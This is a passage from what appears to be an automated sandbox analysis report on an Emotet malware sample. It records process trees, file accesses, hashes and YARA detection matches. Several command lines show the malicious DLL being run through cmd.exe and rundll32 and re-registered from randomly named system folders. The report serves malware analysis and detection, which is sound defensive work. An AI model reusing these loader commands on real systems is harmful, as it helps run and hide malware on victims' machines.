| C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml                                                    | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config                                                | unknown | 4096   | success or wait | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config                                                | unknown | 4096   | end of file     | 1     | 7FEECACBEC7    | ReadFile |
| C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll | unknown | 4096   | success or wait | 1     | 7FEECA269DF    | unknown  |
| C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll | unknown | 512    | success or wait | 1     | 7FEECA269DF    | unknown  |
| C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll                                             | unknown | 4096   | success or wait | 1     | 7FEECA269DF    | unknown  |
| C:\Windows\assembly\GAC_MSIL\System\2.0.0.0__b77a5c561934e089\System.dll                                             | unknown | 512    | success or wait | 1     | 7FEECA269DF    | unknown  |

| Registry Activities                                                                 |  |  |            |       |                |        |
|-------------------------------------------------------------------------------------|--|--|------------|-------|----------------|--------|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |  |  |            |       |                |        |
| Key Path                                                                            |  |  | Completion | Count | Source Address | Symbol |

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|----------|------|------|------|------------|-------|----------------|--------|
|----------|------|------|------|------------|-------|----------------|--------|

| Analysis Process: cmd.exe    PID: 2428, Parent PID: 3016 |                                                                                                    |
|----------------------------------------------------------|----------------------------------------------------------------------------------------------------|
| General                                                  |                                                                                                    |
| Target ID:                                               | 8                                                                                                  |
| Start time:                                              | 20:39:34                                                                                           |
| Start date:                                              | 28/01/2022                                                                                         |
| Path:                                                    | C:\Windows\System32\cmd.exe                                                                        |
| Wow64 process (32bit):                                   | false                                                                                              |
| Commandline:                                             | "C:\Windows\system32\cmd.exe" /c C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq |
| Imagebase:                                               | 0x4a070000                                                                                         |

|                               |                                  |
|-------------------------------|----------------------------------|
| File size:                    | 345088 bytes                     |
| MD5 hash:                     | 5746BD7E255DD6A8AFA06F7C42C1BA41 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |
| Reputation:                   | high                             |

#### Analysis Process: rundll32.exe PID: 2420, Parent PID: 2428

##### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|-------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 9                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Start time:                   | 20:39:34                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Start date:                   | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Commandline:                  | C:\Windows\SysWow64\rundll32.exe C:\ProgramData\JooSee.dll ssAAqq                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                    | 0xf60000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.450824461.00000000002A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.451115709.00000000002D1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000009.00000002.451308466.0000000010001000.00000020.00000001.01000000.0000000A.sdmp, Author: Joe Security</li> </ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |

#### Analysis Process: rundll32.exe PID: 2976, Parent PID: 2420

##### General

|                               |                                                                                |
|-------------------------------|--------------------------------------------------------------------------------|
| Target ID:                    | 10                                                                             |
| Start time:                   | 20:39:38                                                                       |
| Start date:                   | 28/01/2022                                                                     |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                               |
| Wow64 process (32bit):        | true                                                                           |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe "C:\ProgramData\JooSee.dll",DllRegisterServer |
| Imagebase:                    | 0xf60000                                                                       |
| File size:                    | 44544 bytes                                                                    |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                               |
| Has elevated privileges:      | true                                                                           |
| Has administrator privileges: | true                                                                           |
| Programmed in:                | C, C++ or other language                                                       |

|               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
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| Yara matches: | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.500040027.0000000002FE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499309188.0000000000301000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499259204.0000000000210000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499994350.0000000002E41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499873731.0000000002781000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499710740.00000000008B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499733166.00000000008E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499690055.0000000000881000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499762577.0000000000950000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499359397.00000000003D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499783564.0000000000981000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.500113987.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.500072770.0000000003051000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499969504.0000000002E10000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.499804100.00000000009B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |

| File Activities                                                                     |               |            |         |            |       |                |        |
|-------------------------------------------------------------------------------------|---------------|------------|---------|------------|-------|----------------|--------|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |               |            |         |            |       |                |        |
| File Path                                                                           | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
| Old File Path                                                                       | New File Path |            |         | Completion | Count | Source Address | Symbol |

| Analysis Process: rundll32.exe    PID: 284, Parent PID: 2976 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
|--------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| General                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Target ID:                                                   | 11                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                                                  | 20:39:58                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Start date:                                                  | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Path:                                                        | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Wow64 process (32bit):                                       | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Commandline:                                                 | C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\svccveo\pcrxj.oyh",ipGQHkspMd                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Imagebase:                                                   | 0xf60000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File size:                                                   | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5 hash:                                                    | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has elevated privileges:                                     | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Has administrator privileges:                                | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Programmed in:                                               | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Yara matches:                                                | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.502588343.0000000000710000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.502811029.0000000000771000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.503146920.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security</li></ul> |
| Reputation:                                                  | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |

| Analysis Process: rundll32.exe    PID: 2140, Parent PID: 284 |                                  |
|--------------------------------------------------------------|----------------------------------|
| General                                                      |                                  |
| Target ID:                                                   | 12                               |
| Start time:                                                  | 20:40:02                         |
| Start date:                                                  | 28/01/2022                       |
| Path:                                                        | C:\Windows\SysWOW64\rundll32.exe |

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
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| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Svcveo\pcrxj.oyh",DllRegisterServer                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Imagebase:                    | 0xf60000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Yara matches:                 | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551947539.0000000003061000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551880508.0000000002FB1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551919962.0000000002FE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551623719.0000000000F30000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.550973971.0000000000211000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551989518.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551538985.0000000000901000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551472504.0000000000841000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551824983.0000000002E70000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551706896.0000000002861000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551513141.00000000008D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551450592.0000000000810000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551800161.0000000002E11000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.550895567.0000000000180000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.551739042.0000000002890000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li></ul> |
| Reputation:                   | high                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |

| File Activities                                                                     |               |            |         |            |       |                |        |
|-------------------------------------------------------------------------------------|---------------|------------|---------|------------|-------|----------------|--------|
| There is hidden Windows Behavior. Click on <b>Show Windows Behavior</b> to show it. |               |            |         |            |       |                |        |
| File Path                                                                           | Access        | Attributes | Options | Completion | Count | Source Address | Symbol |
|                                                                                     |               |            |         |            |       |                |        |
| Old File Path                                                                       | New File Path |            |         | Completion | Count | Source Address | Symbol |

| Analysis Process: rundll32.exe    PID: 408, Parent PID: 2140 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
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| General                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Target ID:                                                   | 15                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Start time:                                                  | 20:40:22                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Start date:                                                  | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Path:                                                        | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Wow64 process (32bit):                                       | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Commandline:                                                 | C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vinkqfnkvpzefpz\qhgzgf.ppi",igDWgBQ                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      |
| Imagebase:                                                   | 0xf60000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| File size:                                                   | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| MD5 hash:                                                    | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Has elevated privileges:                                     | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Has administrator privileges:                                | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Programmed in:                                               | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Yara matches:                                                | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.554134949.0000000000301000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.554075703.00000000002D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.554395165.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security</li></ul> |

**Analysis Process: rundll32.exe** PID: 560, Parent PID: 408**General**

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| Target ID:                    | 16                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     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| Start time:                   | 20:40:26                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               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| Start date:                   | 28/01/2022                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             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| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       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| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   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| Commandline:                  | C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vinkqfnkvpzefpz\hxqzgf.ppi",DllRegisterServer                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    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| Imagebase:                    | 0xf60000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               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| File size:                    | 44544 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            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| MD5 hash:                     | 51138BEEA3E2C21EC44D0932C71762A8                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       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| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   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| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   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| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               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| Yara matches:                 | <ul style="list-style-type: none"><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.676591356.0000000001C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678280705.0000000002DC0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677632301.0000000002BA0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677997537.0000000002CD0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677450513.0000000002970000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677756106.0000000002C00000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677929606.0000000002C60000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678314605.0000000002DF0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677111483.0000000000951000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677326122.00000000024A0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.676639526.0000000002B10000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678212374.0000000002D91000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.676821623.00000000004C0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677356744.0000000002521000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677199098.0000000000AF0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.676670524.00000000002E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.676732773.0000000000321000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678106332.0000000002D31000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678697687.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677832444.0000000002C31000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678494850.0000000003000000.00000040.00000001.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677505319.00000000029E1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677680233.0000000002BD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678137863.0000000002D60000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678441464.0000000002EF1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.677297499.0000000002471000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678529505.0000000003031000.00000020.00000001.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678356507.0000000002E21000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.678048662.0000000002D01000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security</li><li>• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 